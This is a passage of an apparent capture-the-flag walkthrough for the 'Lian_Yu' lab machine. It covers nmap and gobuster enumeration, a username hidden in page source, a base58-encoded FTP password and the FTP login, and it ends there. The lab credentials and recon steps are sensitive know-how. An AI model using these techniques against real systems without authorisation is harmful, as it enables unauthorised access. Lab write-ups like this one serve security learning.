Lian_Yu

1- ENUMERATION


1-1- NMAP

`sudo nmap -sV -sC -Pn -vv -T4 -oN nmap.txt 10.10.179.247`

```
PORT    STATE SERVICE REASON         VERSION
21/tcp  open  ftp     syn-ack ttl 63 vsftpd 3.0.2
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol
2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAOZ67Cx0AtDwHfVa7iZw6O6htGa3GHwfRFSIUYW64PLpGRAdQ734COro
d9T+pyjAdKscqLbUAM7xhSFpHFFGM7NuOwV+d35X8CTUM882eJX+t3vhEg9d7ckCzNuPnQSpeUpL
uistGpaP0HqWTYjEncvDC0XMYByf7gbqWWU2pe9HAAAAFQDWZIJ944u1Lf3PqYCVsW48Gm9qCQAA
AIBfWJeKF4FWRqZzPzquCMl6Zs/y8od6NhVfJyWfi8APYVzR0FR05YCdS2OY4C54/tI5s6i4Tfpa
h2k+fnkLzX74fONcAEqseZDOffn5bxS+nJtCWpahpMdkDzz692P6ffDjlSDLNAPn0mrJuUxBFw52
Rv+hNBPR7SKclKOiZ86HnQAAAIAfWtiPHue0Q0J7pZbLeO8wZ9XNoxgSEPSNeTNixRorlfZBdclD
DJcNfYkLXyvQEKq08S1rZ6eTqeWOD4zGLq9i1A+HxIfuxwoYp0zPodj3Hz0WwsIB2UzpyO4O0HiU
6rvQbWnKmUaH2HbGtqJhYuPr76XxZtwK4qAeFKwyo87kzg==
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDRbgwcqyXJ24ulmT32kAKmPww+oXR6ZxoLeKrtdmyoRfhP
TpCXdocoj0SqjsETI8H0pR0OVDQDMP6lnrL8zj2u1yFdp5/bDtgOnzfd+70Rul+G7Ch0uzextmZh
7756/VrqKn+rdEVWTqqRkoUmI0T4eWxrOdN2vzERcvobqKP7BDUm/YiietIEK4VmRM84k9ebCyP6
7d7PSRCGVHS218Z56Z+EfuCAfvMe0hxtrbHlb+VYr1ACjUmGIPHyNeDf2430rgu5KdoeVrykrbn8
J64c5wRZST7IHWoygv5j9ini+VzDhXal1H7l/HkQJKw9NSUJXOtLjWKlU4l+/xEkXPxZ
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPfrP3xY5XGfIk2+e/xpHMTf
LRyEjlDPMbA5FLuasDzVbI91sFHWxwY6fRD53n1eRITPYS1J6cBf+QRtxvjnqRg=
|   256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDexCVa97Otgeg9fCD4RSvrNyB8JhRKfzBrzUMe3E/Fn
80/tcp  open  http    syn-ack ttl 63 Apache httpd
|_http-title: Purgatory
|_http-server-header: Apache
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36491/udp6  status
|   100024  1          41192/tcp   status
|   100024  1          54845/udp   status
|_  100024  1          56157/tcp6  status
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Web Enumeration

I enumerate the directories.
`sudo gobuster dir -u http://10.10.179.247/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 40`



```
└─$ sudo gobuster dir -u http://10.10.179.247/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.247/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/island               (Status: 301) [Size: 236] [--> http://10.10.179.247/island/]
/server-status        (Status: 403) [Size: 199]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```

On the `http://10.10.179.247/island/` page you will see this.




Ohhh Noo, Don't Talk...............

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:


In the source code of this page you find this. This hidden word seems suspicious to me. It seems that we have a username here.



```
<!DOCTYPE html>
<html>
<body>
<style>

</style>
<h1> Ohhh Noo, Don't Talk............... </h1>





<p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->






<p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>

</body>
</html>


```


We continue our we enumeration with gobuster

`sudo gobuster dir -u http://10.10.179.247/island -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 40`



```
└─$ sudo gobuster dir -u http://10.10.179.247/island -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.247/island
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/2100                 (Status: 301) [Size: 241] [--> http://10.10.179.247/island/2100/]
Progress: 12723 / 220560 (5.77%)
```

On the `http://10.10.179.247/island/2100/` page we see this.




How Oliver Queen finds his way to Lian_Yu?

Video unavailable

This video is no longer available because the YouTube account associated with this video has been terminated.


And on the source code we have a comment that seems to tell us the extension of the file.



```
<!DOCTYPE html>
<html>
<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>


<p align=center >
<iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
</iframe> <p>
<!-- you can avail your .ticket here but how?   -->

</header>
</body>
</html>


```

```
sudo gobuster dir -u http://10.10.179.247/island/2100/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x
```

`ticket -t 40`




```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.247/island/2100/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
Progress: 23895 / 441120 (5.42%)
```

EXPLOITATION


FTP

On the `http://10.10.179.247/island/2100/green_arrow.ticket` page we have an encoded password.



```
This is just a token to get into Queen's Gambit(Ship)


RTy8yhBQdscX
```

So we decipher this characters on `Cyberchef` from `base58` and we have our FTP password.



Alphabet
123456789ABCDEFGHJKLMN…


☑ Remove non-alphabet chars

```
RTy8yhBQdscX
```


12 1

```
!#th3h00d
```

We connect to TFP as the user we found ealier.




```
└─$ ftp 10.10.179.247
Connected to 10.10.179.247.
220 (vsFTPd 3.0.2)
Name (10.10.179.247:zerodol): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



